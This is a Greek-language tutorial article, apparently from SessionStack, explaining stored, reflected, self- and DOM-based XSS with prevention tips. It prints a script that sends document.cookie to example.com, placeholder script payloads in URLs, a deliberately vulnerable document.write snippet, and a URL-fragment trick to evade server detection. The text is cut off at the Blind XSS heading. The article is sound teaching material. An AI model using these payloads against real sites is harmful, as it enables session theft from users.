Πως δουλεύει η JavaScript : 5 τύποι επιθέσεων XSS και συμβουλές για την αποτροπή τους

Άρθρο αφιερωμένο στην “εξερεύνηση” της JavaScript και των δομικών στοιχείων της. Στη διαδικασία εντοπισμού και περιγραφής των βασικών στοιχείων, θα δούμε ορισμένους εμπειρικούς κανόνες που χρησιμοποιούμε κατα τη δημιουργία του SessionStack, μιας εφαρμογής JavaScript, που πρέπει να είναι ισχυρή και υψηλής απόδοσης για να βοηθά τις εταιρείες να βελτιστοποιούν την ψηφιακή εμπειρία των χρηστών τους.

Εισαγωγή

Το Cross-Site Scripting (XSS) είναι μια επίθεση έγχυσης κώδικα από την πλευρά του προγράμματος περιήγησης. Μια επίθεση ένεσης εκτελείται όταν ο εισβολέας είναι σε θέση να εισάγει κακόβουλο κώδικα σε μια εφαρμογή. Αυτός ο κώδικας εκτελείται στη συνέχεια από το συγκεκριμένο περιβάλλον και εκτελεί κακόβουλες ενέργειες.

Στην περίπτωση του προγράμματος περιήγησης, ο εισβολέας εισάγει κακόβουλα σενάρια μέσα σε μια εφαρμογή Ιστού, η οποία χρησιμοποιείται από το θύμα. Γενικά, οι επιθέσεις XSS βασίζονται στην εμπιστοσύνη του θύματος στη νομιμότητα της εφαρμογής Ιστού που χρησιμοποιούν.

Η JavaScript εκτελείται σε περιορισμένο περιβάλλον που έχει περιορισμένη πρόσβαση στο λειτουργικό σύστημα του χρήστη. Αυτό σημαίνει ότι οι επιθέσεις XSS δεν έχουν σκοπό να βλάψουν τον υπολογιστή του θύματος. Στόχος τους είναι κυρίως να κλέψουν προσωπικές πληροφορίες.

Ανάλογα με τους στόχους του επιτιθέμενου, το XSS μπορεί να εφαρμοστεί με διάφορους τρόπους. Υπάρχουν πέντε κύριοι τύποι επιθέσεων XSS.

- Persistent (Stored) XSS / Μόνιμη (Αποθηκευμένη) XSS
- Reflected XSS / Αντανακλόμενο XSS
- Self-XSS
- DOM-based XSS (XSS που βασίζεται σε DOM)
- Blind XSS / Τυφλό XSS

Persistent (Stored) XSS / Μόνιμη (Αποθηκευμένη) XSS

Το μόνιμο XSS είναι δυνατό όταν μια εφαρμογή Ιστού λαμβάνει στοιχεία από τον χρήστη και τα αποθηκεύει στους διακομιστές της. Όταν η εφαρμογή δεν εκτελεί σωστές επικυρώσεις front-end και back-end πριν από την αποθήκευση των δεδομένων, εκθέτει σοβαρά τρωτά σημεία. Όταν η εφαρμογή Ιστού φορτώνει τα αποθηκευμένα δεδομένα στη συνέχεια και τα ενσωματώνει στις σελίδες απόκρισης HTML είναι η στιγμή που είναι δυνατή μια πιθανή ένεση κώδικα.

Αυτοί οι τύποι επιθέσεων είναι λιγότερο συχνοί επειδή οι ευπάθειες που τις καθιστούν δυνατές είναι λιγότερο συχνές και δύσκολο να βρεθούν.

Από την άλλη πλευρά, έχουν μεγάλη επίδραση. Ο λόγος είναι ότι από τη στιγμή που τα κακόβουλα δεδομένα αποθηκεύονται στους διακομιστές της εφαρμογής Ιστού, μπορούν ενδεχομένως να προβληθούν σε πολλούς χρήστες. Οι χρήστες δεν χρειάζεται να κάνουν κλικ σε κακόβουλους συνδέσμους ή οτιδήποτε άλλο — ο κακόβουλος κώδικας είναι ήδη ενσωματωμένος στην ίδια την εφαρμογή.


Οι μόνιμες επιθέσεις XSS είναι επιθέσεις XSS τύπου 2 επειδή η επίθεση πραγματοποιείται μέσω δύο αιτημάτων:

1. Εισαγωγή κακόβουλου κώδικα και αποθήκευση του στον διακομιστή web.
2. Φόρτωση του αποθηκευμένου κώδικα και ενσωμάτωσή του στις σελίδες HTML που περιέχουν το ωφέλιμο φορτίο.

Ορισμένοι τύποι ιστότοπων και εφαρμογών ιστού είναι πιο επιρρεπείς στα τρωτά σημεία που απαιτούνται από επιθέσεις επίμονων XSS, επειδή επιτρέπουν στους χρήστες να μοιράζονται περιεχόμενο. Συνηθισμένα παραδείγματα είναι τα κοινωνικά δίκτυα και τα φόρουμ.

Παράδειγμα

Ας υποθέσουμε ότι ένας εισβολέας εντοπίζει τρωτά σημεία στη λειτουργία σχολίων κάτω από μια ανάρτηση σε ένα κοινωνικό δίκτυο. Η ευπάθεια είναι ότι το κοινωνικό δίκτυο αποδίδει την ακατέργαστη είσοδο από τα σχόλια μέσα στην HTML στη σελίδα.



Αυτό επιτρέπει στον εισβολέα να προσθέσει ένα προσαρμοσμένο σενάριο στο σχόλιό του:

```
<script> window.location = 'https://example.com/?user_data=' + document.cookies; </script>
```

Όταν το κοινωνικό δίκτυο φορτώσει αυτό το σχόλιο, θα συμπεριλάβει την ετικέτα «script» στο HTML του. Αυτό θα ανακατευθύνει αυτόματα τον τρέχοντα χρήστη στη διεύθυνση URL του κακόβουλου ιστότοπου και θα στείλει όλα τα cookies ως παράμετρος ερωτήματος. Ο κακόβουλος ιστότοπος μπορεί στη συνέχεια να αποθηκεύσει τα cookies και να κλέψει ευαίσθητα δεδομένα.

Δεδομένου ότι πολλά άτομα μπορούν να επισκεφτούν την ενότητα σχολίων μιας συγκεκριμένης ανάρτησης, όλοι θα είναι θύματα του εισβολέα.

Αυτή η συγκεκριμένη περίπτωση είναι πολύ επιφανειακή και ελπίζουμε ότι δεν υπάρχουν σοβαρά κοινωνικά δίκτυα εκεί έξω με τόσο εύκολο να βρεθούν τρωτά σημεία, αλλά δείχνει την πιθανή κλίμακα του Persistent XSS.

Πρόληψη / Αποτροπή

Ο πιο αποτελεσματικός τρόπος για να αποτρέψετε τις μόνιμες επιθέσεις XSS είναι να βεβαιωθείτε ότι όλα τα στοιχεία εισόδου χρήστη έχουν απολυμανθεί σωστά πριν αποθηκευτούν στους διακομιστές.

Η εξυγίανση στατικού περιεχομένου είναι επίσης μια εξαιρετική πρακτική, καθώς τα κακόβουλα σενάρια μπορούν να εγχυθούν με διάφορους τρόπους.

Δεν υπάρχει σχεδόν τίποτα αξιόπιστο που μπορείτε να κάνετε αποκλειστικά από την πλευρά του πελάτη για να αποτρέψετε επιθέσεις επίμονων XSS.

Reflected XSS / Αντανακλόμενο XSS

Οι αντανακλούμενες επιθέσεις XSS συμβαίνουν όταν τα δεδομένα που αποστέλλονται από το πρόγραμμα περιήγησης στον διακομιστή περιέχονται στην απόκριση των διακομιστών.

Αυτές οι επιθέσεις ονομάζονται «αντανακλούμενες» καθώς τα κακόβουλα σενάρια αντικατοπτρίζονται από μια εφαρμογή Ιστού στο πρόγραμμα περιήγησης του θύματος.

Το σενάριο ενεργοποιείται μέσω ενός συνδέσμου, ο οποίος στέλνει ένα αίτημα στην εφαρμογή web με μια ευπάθεια που επιτρέπει την εκτέλεση κακόβουλων σεναρίων.

Σε αντίθεση με τις μόνιμες επιθέσεις XSS, όπου το κακόβουλο σενάριο αποθηκεύεται στους διακομιστές της εφαρμογής Ιστού, οι επιθέσεις Reflected XSS απαιτούν μόνο την ενσωμάτωση του κακόβουλου σεναρίου στη διεύθυνση URL.

Ενώ οι μόνιμες επιθέσεις XSS εκτελούν τα κακόβουλα σενάρια αυτόματα σε οποιονδήποτε χρήστη που επισκέπτεται μια σελίδα με τέτοιο σενάριο, οι επιθέσεις Reflected XSS απαιτούν από τον τελικό χρήστη να κάνει κλικ στον κακόβουλο σύνδεσμο.

Παράδειγμα

Ας υποθέσουμε ότι μια εφαρμογή Ιστού έχει λειτουργία αναζήτησης. Έτσι λειτουργεί η εφαρμογή Ιστού:

- Ο χρήστης πληκτρολογεί έναν όρο αναζήτησης σε ένα πεδίο εισαγωγής.
- Η εφαρμογή Ιστού ανακατευθύνει τον χρήστη σε μια σελίδα «αποτελεσμάτων» που έχει τον όρο αναζήτησης ως παράμετρο ερωτήματος.
- Ο όρος αναζήτησης λαμβάνεται από την παράμετρο ερωτήματος και αποστέλλεται στον διακομιστή για επεξεργασία.

- Όταν ολοκληρωθεί η επεξεργασία, η απάντηση αποδίδεται στη σελίδα. Η απάντηση περιέχει τόσο τον όρο αναζήτησης του χρήστη όσο και τα αντίστοιχα αποτελέσματα από τον διακομιστή.

Εάν ο χρήστης πληκτρολογήσει "javascript" στο πεδίο εισαγωγής, θα συμβεί μια ανακατεύθυνση στην ακόλουθη σελίδα:

`https://example.com/search/?term=javascript`

Η εφαρμογή Ιστού παίρνει τον όρο «javascript» και τον στέλνει στον διακομιστή. Μόλις ολοκληρωθεί η επεξεργασία, η σελίδα αποδίδει την απάντηση:

```
<div> You searched for: javascript </div>
<div> Results: </div>
…
```

Εάν η εφαρμογή Ιστού δεν πραγματοποιήσει καμία επεξεργασία ή επικύρωση των όρων αναζήτησης, ο εισβολέας μπορεί να ενσωματώσει κακόβουλο κώδικα στον όρο αναζήτησης παρέχοντας την ακόλουθη εισαγωγή:

```
<script>/*Malicious code*/</script>
```


Η διεύθυνση URL που δημιουργείται θα είναι:

`https://example.com/search/?term=<script>/*+Malicious+code+*/</script>`

Και στη συνέχεια η σελίδα θα αποδώσει:

```
<div> You searched for: <script>/*Malicious code*/</script> </div>
<div> Results: </div>
…
```

Εάν αυτή η διεύθυνση URL διαδοθεί σε άλλους χρήστες, το σενάριο που παρέχεται από τον εισβολέα θα εκτελεστεί στο πρόγραμμα περιήγησής του.



Υπάρχουν διάφορα μέσα με τα οποία ένας εισβολέας μπορεί να διαδώσει το κακόβουλο URL στα θύματα. Αυτά περιλαμβάνουν την τοποθέτηση συνδέσμων σε ιστότοπους που ελέγχονται από τον εισβολέα ή ιστότοπους που επιτρέπουν τη δημιουργία περιεχομένου (φόρουμ, κοινωνικά δίκτυα κ.λπ.), αποστολή του συνδέσμου σε ένα email κ.λπ. Η επίθεση μπορεί να στοχεύει έναν συγκεκριμένο χρήστη ή μπορεί να είναι αδιάκριτη επίθεση εναντίον οποιουδήποτε χρήστη.

Πρόληψη / Αποτροπή

Σε αντίθεση με τις μόνιμες επιθέσεις XSS, οι χρήστες μπορούν να αποφύγουν τις επιθέσεις Reflected XSS με το να είναι προσεκτικοί.


Συγκεκριμένα, αυτό σημαίνει ότι δεν κάνετε κλικ σε ύποπτους συνδέσμους που ενδέχεται να περιέχουν κακόβουλο κώδικα.
Όπως και με το Persistent XSS, η απολύμανση όλων των εισροών του χρήστη είναι υποχρεωτική για την πρόληψη του Reflected XSS.

Self-XSS

Το Self-XSS είναι αρκετά παρόμοιο με το Reflected XSS. Η διαφορά είναι ότι το Self-XSS δεν μπορεί να ενεργοποιηθεί μέσω μιας ειδικά διαμορφωμένης διεύθυνσης URL. Το Self-XSS μπορεί να ενεργοποιηθεί μόνο από το ίδιο το θύμα στο δικό του πρόγραμμα περιήγησης.
Αυτό μπορεί να ακούγεται ότι οι επιθέσεις Self-XSS δεν είναι επικίνδυνες. Αυτό απέχει πολύ από το να είναι αλήθεια. Οι επιθέσεις Self-XSS πραγματοποιούνται με επιτυχία μέσω της κοινωνικής μηχανικής. Στο πλαίσιο της ασφάλειας των πληροφοριών, η κοινωνική μηχανική είναι η ψυχολογική χειραγώγηση των ανθρώπων για την εκτέλεση ενεργειών που θα έχουν δυνητικά αρνητικές συνέπειες για αυτούς.

Παράδειγμα

Μια κοινή προσέγγιση στις επιθέσεις Self-XSS είναι να κάνει το θύμα να επικολλήσει κάποιο κακόβουλο κώδικα στην κονσόλα του προγράμματος περιήγησής του. Αυτό δίνει στον εισβολέα πρόσβαση σε όλες τις διαθέσιμες πληροφορίες από τα cookies, το DOM κ.λπ.



Πρόληψη / Αποτροπή

Οι επιθέσεις Self-XSS μπορούν να αποτραπούν μόνο με την επαγρύπνηση του χρήστη. Ο προγραμματιστής της εφαρμογής Ιστού δεν μπορεί να εντοπίσει ή να αποκλείσει την εκτέλεση κακόβουλου κώδικα στην κονσόλα του προγράμματος περιήγησης.
Ορισμένες δημοφιλείς εφαρμογές ιστού και ιστότοποι τοποθετούν προειδοποιητικά μηνύματα στην κονσόλα του προγράμματος περιήγησης για να εμποδίσουν τους χρήστες να εκτελέσουν οποιονδήποτε κώδικα εκεί.

Οι προμηθευτές προγραμμάτων περιήγησης έχουν επίσης λάβει μέτρα για τον μετριασμό αυτής της επίθεσης εφαρμόζοντας διασφαλίσεις για να προειδοποιούν τους χρήστες σχετικά με επιθέσεις Self-XSS.

DOM-based XSS (XSS που βασίζεται σε DOM)

Οι επιθέσεις XSS που βασίζονται σε DOM εκτελούνται όταν το DOM μιας εφαρμογής Ιστού τροποποιείται δυναμικά και γίνεται έγχυση κακόβουλου κώδικα από την ίδια την εφαρμογή Ιστού κατά τη διάρκεια του χρόνου εκτέλεσης.

Προκειμένου να συμβεί το XSS που βασίζεται σε DOM, ο κώδικας JavaScript της εφαρμογής Ιστού πρέπει να εισάγεται από μια πηγή που είναι ελεγχόμενη από τον εισβολέα, όπως η διεύθυνση URL στην καρτέλα του προγράμματος περιήγησης.

Παράδειγμα


Ας ρίξουμε μια ματιά στην παρακάτω σελίδα:

```
<html>
<head>
<title> Dashboard </title>
</head>
<body>
<script>
    let startPosition = document.URL.indexOf("role=") + 5;
    let userRole = document.URL.substring(startPosition,document.URL.length);
    document.write(userRole);
</script>
</body>
</html>
```

Το σενάριο στη σελίδα παίρνει την τιμή από την παράμετρο ερωτήματος «ρόλος» και την εισάγει στο DOM.

Ο εισβολέας μπορεί να ορίσει την τιμή της παραμέτρου ερωτήματος σε έναν κακόβουλο κώδικα, ο οποίος θα εισαχθεί στο DOM:

https://example.com/?role=<script>/*Malicious+code*/</script>



Παρόλο που ο κώδικας της εφαρμογής Ιστού είναι ευάλωτος σε αυτήν την επίθεση, στη συγκεκριμένη περίπτωση, ο διακομιστής μπορεί να τον εντοπίσει καθώς η διεύθυνση URL είναι μέρος του αιτήματος. Εάν υπάρχουν ενσωματωμένοι μηχανισμοί ασφαλείας στον διακομιστή, η επίθεση θα αποτύχει.

Η τεχνική για την αποφυγή αποστολής του ωφέλιμου φορτίου στον διακομιστή είναι η χρήση θραυσμάτων URL. Αυτό είναι το τμήμα της διεύθυνσης URL μετά το σύμβολο "#". Τα τμήματα URL δεν αποστέλλονται στον διακομιστή από το πρόγραμμα περιήγησης.
Η προηγούμενη διεύθυνση URL μπορεί να τροποποιηθεί σε:

https://example.com/#role=<script>/*Malicious+code*/</script>

Με αυτόν τον τρόπο, το κακόβουλο σενάριο δεν θα φτάσει στους διακομιστές και δεν θα εντοπιστεί.

Πρόληψη / Αποτροπή

Όλοι οι χειρισμοί και οι ανακατευθύνσεις DOM που εξαρτώνται από την είσοδο του χρήστη θα πρέπει να απολυμανθούν. Η απολύμανση θα πρέπει να γίνει από την πλευρά του πελάτη, καθώς το XSS που βασίζεται σε DOM δεν μπορεί να αποτραπεί στον διακομιστή.

Σε ορισμένες περιπτώσεις, η επαγρύπνηση του χρήστη μπορεί επίσης να παίξει ρόλο σε αυτόν τον τύπο επίθεσης XSS. Σε περιπτώσεις παρόμοιες με το παράδειγμά μας, όπου ο χρήστης πρέπει να κάνει κλικ σε μια διεύθυνση URL ή πρέπει να εισαγάγει ορισμένα δεδομένα, θα πρέπει να είναι προσεκτικός σχετικά με την εισαγωγή κακόβουλου κώδικα.

Blind XSS / Τυφλό XSS

